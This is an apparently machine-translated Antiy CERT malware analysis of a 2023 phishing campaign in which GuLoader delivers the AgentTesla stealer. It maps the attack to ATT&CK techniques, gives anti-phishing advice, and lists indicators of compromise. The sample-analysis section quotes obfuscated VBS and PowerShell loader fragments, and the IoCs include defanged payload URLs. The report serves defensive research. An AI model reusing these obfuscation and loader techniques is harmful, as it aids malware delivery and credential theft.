Analysis of Phishing Activities Using the GuLoader to deliver AgentTesla

Antiy CERT

Completion time of first draft: 22 Feb, 2023
Time of first release: 24 Feb, 2023

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

In recent years, the AgentTesla Trojan horse continues to be active, and Antiy CERT has repeatedly monitored attacks on domestic government, enterprise and institutions of higher learning to deliver the Trojan. Since February of this year, Antiy CERT has monitored a new wave of fishing using the GuLoader loader to deliver the AgentTesla secret Trojan. The attackers sent phishing emails to enterprises in manufacturing, energy and Internet in many countries in Europe and Asia with the theme of product quotation, and found an attack against a domestic enterprise.

Guloader, which emerged at the end of 2019, is a malicious file loader that distributes and loads other malicious files through phishing emails. The loader uses a variety of obfuscation methods to avoid the detection of safety products, and uses a large number of anti-reverse analysis methods to hinder the analysis of safety researchers. In the phishing email campaign, the attacker sent a phishing email to an enterprise in the auto industry of China under the theme of the invitation for project quotation, named the file in the attachment with the project name, and induced the target to execute the VBS script in the attachment. Thus, the execution GuLoader loader loads Shellcode into memory, and the final payload of the delivery is the AgentTesla secret Trojan.

Agenttesla is a kind of commercial secret-stealing Trojan horse written with .NET language. it has many secret-stealing functions such as keyboard recording, screen shot, stealing the password of designated software, etc. And can use the Tor anonymous network, email, FTP, HTTP and other ways to return, so as to achieve the purpose of stealing the victim's information. On May 7, 2018, Antiy CERT published "Watch out for New Variations of AgentTesla Commercial Keylogger" [1], and on August 12, 2021, "Analysis of New Variations of AgentTesla Commercial Trojan Horse" [2]. In these two reports a detailed analysis of the Trojan.

It has been proved that ATIS-A Terminal Defense System (IEP) can effectively detect and kill such malicious software as loaders and secret Trojans.

2 ATT&CK mapping map corresponding to this attack activity

Distribution map of ATT & CK technical characteristics corresponding to this attack activity:



Figure 2-1 Mapping of Technical Features to ATT&CK 2-1

Specific ATT&CK technical behavior description table:

Table 2-1 Description of ATT&CK technical behavior corresponding to the event 2-1

Att & CK stages / categories	Specific behavior	Notes
Resource development	Access to infrastructure	Register the return mail server
Initial access	Phishing	Spread by phishing mail
Execution	Using command and script interpreters	Execute VBS script, PowerShell command
	Inducing the user to execute	Use the "Project Quotation" theme to induce the user to execute
Defensive evasion	Anti-obfuscate / decode files or information	Decoding multi-layer payload information
	Concealment	Evading the detection of safety products
	Modify the registry	Writes data to the specified registry key

	Confusion of documents or information	Obfuscate code instructions and encrypt multi-layer payload information
	Process injection	Create a process and inject
	Load with reflected code	Use PowerShell to load Shellcode into memory
Credential access	Obtain credentials from the location where the password is stored	Access the browser and other application software credentials
	Operating system credential dump	Reading Windows credential data
	Insecure credentials	Access to insecure application software credentials
Findings	Discovery of account	Access to system account information
	Discovery Process	Gets a list of system processes
	Query the registry	Reads data from the specified registry key
	Discovery of system information	Obtain basic information of the system
	Discovery system network configuration	Access to system network information
	Discover the system owner / user	Obtain system user information
	System discovery time	Get the system time
Collection	To compress / encrypt the collected data	Encrypt the collected data
	Automatic collection	Automatic collection of victim data
	Collect clipboard data	Collect clipboard data
	Enter capture	Capture victim keyboard input
	Get a screenshot	Capture the victim's screen shots at regular intervals
Data seeps out	Automatically seeps out data	Automatically send the collected data
	Using Web Service Backpass	Use e-mail to return data

3 Recommendations for protection

3.1 Identify phishing mail

1. Check mail senders: Watch out for non-organizational senders who send "business mail";
2. Check the addressee's address: Be alert to group email, and contact the addressee for confirmation;
3. See the delivery time: Watch out for the non-working time sent mail;

4. Read the email title: Watch out for emails with the title of "order," "bill," "wage subsidy," "purchase" and other keywords;

5. See the wording of the text: Alert to "pro," "dear users," "dear colleagues" and other more general greetings of the mail;

6. Purpose of reading the text: Be alert to the emails that ask for the account password in the name of "system upgrade," "system maintenance" and "security setting";

7. Look at the main content: Alert to the attached web links, especially short links;

8. See attachment content: Before viewing, use anti-virus software to scan the attachment for virus detection.

3.2 Protection for daily safe use of email boxes

1. Install terminal protection software: Install terminal protection software, open the function of scanning and detecting email attachments in the protection software, regularly conduct security detection on the system, and repair system vulnerabilities.

2. Email login password: The email login password shall be set with certain complexity (including three character elements), the password shall not be recorded in an obvious place in the office area, and the login password shall be changed regularly.

3. Email account shall be bound with mobile phone: After the email account is bound with mobile phone, the user can not only retrieve the password, but also receive the SMS prompt of "abnormal login" for instant disposal.

4. Important documents shall be protected:

    1) Empty the inbox, outbox and trash of important mails that are no longer in use in time;

    2) Backup important files to prevent files from being lost after being attacked;

    3) Important emails or attachments shall be encrypted and sent, and no decryption password shall be attached to the text.

5. Sensitive information shall be protected: Do not release sensitive information on the Internet, and the information and data released by users on the Internet will be collected by attackers. By analyzing this information and data, attackers can send phishing emails to users in a targeted way.

3.3 Government, enterprise and institutional protection

1. Install the terminal protection software: Install the anti-virus software, and it is recommended to install the Antiy IEP terminal protection system;
2. Strengthen password strength: Avoid using weak passwords, and recommend using 16-digit or longer passwords, including combinations of upper and lower case letters, numbers and symbols, and avoid using the same password for multiple servers;
3. Deployment of Intrusion Detection System (IDS): Deployment of traffic monitoring software or equipment to facilitate the discovery, tracing and tracing of malicious codes. Taking network traffic as the detection and analysis object, Antiy PTD can accurately detect a mass of known malicious codes and network attack activities, and effectively detect suspicious behaviors, assets and various unknown threats on the network;
4. Safety service: In case of malware attack, it is suggested to isolate the attacked host in time, and protect the site and wait for the security engineer to check the computer; Safety 7 * 24 service hotline: 400-840-9234.

It has been proved that Antiy IEP can effectively check and kill the malicious files and effectively protect the user terminal.



Figure 3-1 The effective protection of the user terminal implemented by Antiy IEP1

4 Email analysis

4.1 E-mail information

The attacker launches phishing email for the target user, the subject of the email is the invitation for quotation of a project, and the description of the bidding project is given in the text of the email.

Figure 4-1 Content of a phishing email 41

The message has two attachments: An html file and a zip file. The html file is a phishing web page disguised as an online form to steal the user's mailbox password, and the zip file contains a VBS script to execute the GuLoader loader and deliver the AgentTesla secret Trojan to the target system.



Figure 4-2 Fishing Web Page 42

After analyzing the email information, it was found that the sender's email box and IP address were matched without being forged. It is speculated that the attacker may have previously used similar phishing techniques to steal the email of the target company's employees, and used the stolen email to carry out further phishing attacks against other employees.

4.2 Correlation analysis

After further correlation analysis of emails, it was found that there had been a number of phishing activities using the GuLoader loader to deliver AgentTesla secret Trojan horse since February 8, and most of the email subjects were related to product quotations. The target involves enterprises in manufacturing, energy, Internet and other fields in many countries in Europe and Asia. After analyzing the relevant samples, it is found that there is a high similarity among the attack loads. it is presumed that the attack load is initiated by the same attack organization.



Figure 4-3 Fishing emails sent to an enterprise in Germany 4-3

Figure 4-4 Fishing emails sent to an enterprise in Spain 4-4

5 Sample analysis

The message contains two attachments, of which the html file is a phishing page used to steal the user's mailbox password, and the zip file contains a VBS script used to execute the GuLoader loader.



Figure 5-1 Related accessories 5-1

5.1 Fishing Pages

The code in the html file is obfuscated and anti-debug set to hinder parsing.

Figure 5-2 html file 52

The attacker disguises it as an online form that is used to steal the user's email password.



Figure 5-3 E-mail password stealing by fishing page 5-3

5.2 The GuLoader loader

5.2.1 Sample labels

Table 5-1 Sample labels 5-1

Name of malicious code	Trojan / VBS.GuLoader
Original file name	Project-RFQ BRPS230006 B233-N OBCM2 Bracket Prototype Tooling Parts B233-N

	OBCM2.vbs
Md5	0d6ae3ecebf610f5718b7c43ae14239f
File size	419.92kb (430,003 bytes)
File format	Script / Microsoft.VBS
Vt First Upload Time	2023-02-09 07: 18: 42
Vt test result	14 / 58

5.2.2 Vbs script

The VBS script files are obfuscated, with lots of extraneous comments and some useless code added to interfere with the security researcher's analysis. After script execution, the data is written to the specified registry key "HKCU\ Unroast\ Coleoptile\ Pederasts."

```
'Forgrelsen144 Railleret Manama Samlivsforhold144 Diters Synaptene Svmningen6 Florerer LIGAND Tanglopper
'HANDLEMULIGHED Zabajone centripetalt Scatted loddekolbe noncorruption befngtes STRRELSESORDENENS imbondo
'HAVING BRONZESTATUE OSIRIFICATION DESSIATINE Purgatories5 Ndlanding Kaffefldes239 Nahuatleca139 MANACING
'Foliolate79 Schizo52 Scapulothoracic55 PSEUDOPARASITIC
'STIVBLADEDES Uadelige84 Opsttelsen68 Howfing73 PYRIDINISES
'Forsorgschefer73 Gebissernes230 cussers FRISRERNE Bakli Nevernever benradens reuchlinian domestikkernes Confront
'Bifloderne TILSKDENDES Lassoe215 Svovldioxidudsendelse220 Merfolk TURBULENSERNE DAMASKS
'MAGNA Bjes BOUILLONEN solaar

Nomogenous.RegWrite Fortonendes & "ER\Unroast\Coleoptile\Pederasts",B9,"REG_SZ"
```

Figure 5-4 Write data to the registry 54

Executes a PowerShell instruction that has undergone string substitution processing.

```
'Byrlakin BALEMATERS Unconducive Handelsrejse120 arborizes laererflugt Reaccuses186 Microspectroscopy
'BROMBRSYLTETJS UNDERBIND taleformer KASKELOTTERS SPROGMVNENES Cosshen Oparbejdningerne189 Milieubeskyttelsessektors225 Tinkered CALLOUSNESS
'Weldability Udbanker Evangelisten Udmaalingerne25 flabrum Unconditionate
'Slapstick171 PALAEOTYPOGRAPHIST ANNEKSET Dataparametre136 PHOTOSCOPY NATTONENS
'Vintener234 domicileredes PREVESICAL kaolinerne saccharimetres skraldespandene COREGENT TASSEL taanegle
'Tilhngerne Tronskiftes251 INFOLDER Havkat Grundvandsspejle95
'brions Vandflyvere SLUDRECHATOL Limbiferous
'suttedes anabohitsite Cyllenian Skuespillerevnes Tankes Afhvl airman
'INDESPRRES SPARERIB THARBOROUGH
'indspritningers Mlechchha231 haemophilic Stambusbesidderne246 BHIMA Asketiskes Buckramed180 Hermoca YIRK
Misosopher.ShellExecute polygonum,Gr5, "", "", 0
```

Figure 5-5 Execution of instructions 55

5.2.3 Phase I PowerShell

In the first stage, the PowerShell instruction decodes the string in a custom encoding way, determines the number of bits in the current operating system, and selects the corresponding way to execute the next stage instruction.

```
Function Children9
{
    param([String]$Stivstikkerens);
    $Frayproof = $Stivstikkerens.toCharArray();
    For($Argosine=2; $Argosine -lt $Frayproof.count-1; $Argosine+=(2+1))
    {
        $Cretion = $Cretion + $Frayproof[$Argosine];
    }
    $Cretion;
}

$Senehinde0 = Children9 'MoIvrnBevSaoMokMdeti-AlEFexUnpGrrdieStsStsPeiVeoExnDi ';
$Senehinde2 = Children9 'AfsbrtPeaKirAmtZo-FijGeoTebSv ';
$Senehinde1= Children9 $Landsudligning;;

if([IntPtr]::size -eq 8)
{
    .$env:windir\S*64\W*Power*\v1.0\*ll.exe $Senehinde1 ;
}
else
{
    &$Senehinde0 $Senehinde1;
};;;""
```

Figure 5-6 PowerShell instruction 5-6

5.2.4 Phase II PowerShell

The second phase of PowerShell code uses two custom encodings to decode the key strings.

```
2 references
Function Socialbedrageres00
{
    param([String]$Stivstikkerens);
    For($Argosine=2; $Argosine -lt $Stivstikkerens.Length-1; $Argosine+=(2+1))
    {
        $Cretion = $Cretion + $Stivstikkerens.Substring($Argosine, 1);
    }
    $Cretion;
}

21 references
Function HTB
{
    param([String]$Stivstikkerens);
    $vrags = New-Object byte[] ($Stivstikkerens.Length / 2);
    For($Argosine=0; $Argosine -lt $Stivstikkerens.Length; $Argosine+=2)
    {
        .(Invoke-Expression) [convert]::ToByte($Stivstikkerens.Substring($Argosine, 2), 16);
        $vrags[$Argosine/2] = ($vrags[$Argosine/2] -bxor 169);
    }
    [String][System.Text.Encoding]::ASCII.GetString($vrags);
}
```


Figure 5-7 Two custom encoding modes 5-7

Gets the API function address to call the specified function.

Figure 5-8 Acquiring functions 5-8

Use reflection to execute blocks of code in memory for a "no file attack."

Figure 5-9 Reflection execution 5-9

Apply for two memory spaces, read the stored data from the specified registry key for Base64 decoding, and divide the decoded data into two Shellcodes and write them into the applied memory space for execution. The final payload is the AgentTesla Trojan horse. On May 7, 2018, Antiy CERT published "Watch out for New Variations of AgentTesla Commercial Keylogger" [1], and on August 12, 2021, "Analysis of New Variations of AgentTesla Commercial Trojan Horse" [2]. In these two reports on the Trojan horse for a detailed analysis, you can refer to the link to read, not repeated here.

Figure 5-10 Execution of Shellcode 5-10

6 IoCs

IoCs
De7cff093920a47ecaffe6566e3bf66c
0d6ae3ecebf610f5718b7c43ae14239f
8a1c57092616a9bf581e4b89a280b0b9
Hxxps: / / portal-test.xperiorlist.com / DCQxHdrDFYuN76.toc
Hxxps: / / emilie.businessup.be / wp-inclusions / chn / OSEYggrugye738uhddwhudrwhJHD.php

Appendix I: Link for reference

[1] Watch out for new variants of the AgentTesla commercial keylogger

Https: / / www.antiy.cn / research / notice & report / research _ report / 20180507.html

[2] The analysis of new varieties of commercial secret Trojan horse AgentTesla

Https: / / www.antiy.cn / research / notice & report / research _ report / 20210812.html

Appendix II: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help

customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as “Code Red”, “Dvldr”, “Heartbleed”, “Bash Shellcode” and “WannaCry”. Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as “Equation”, “White Elephant”, “Lotus” and “Greenspot” and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.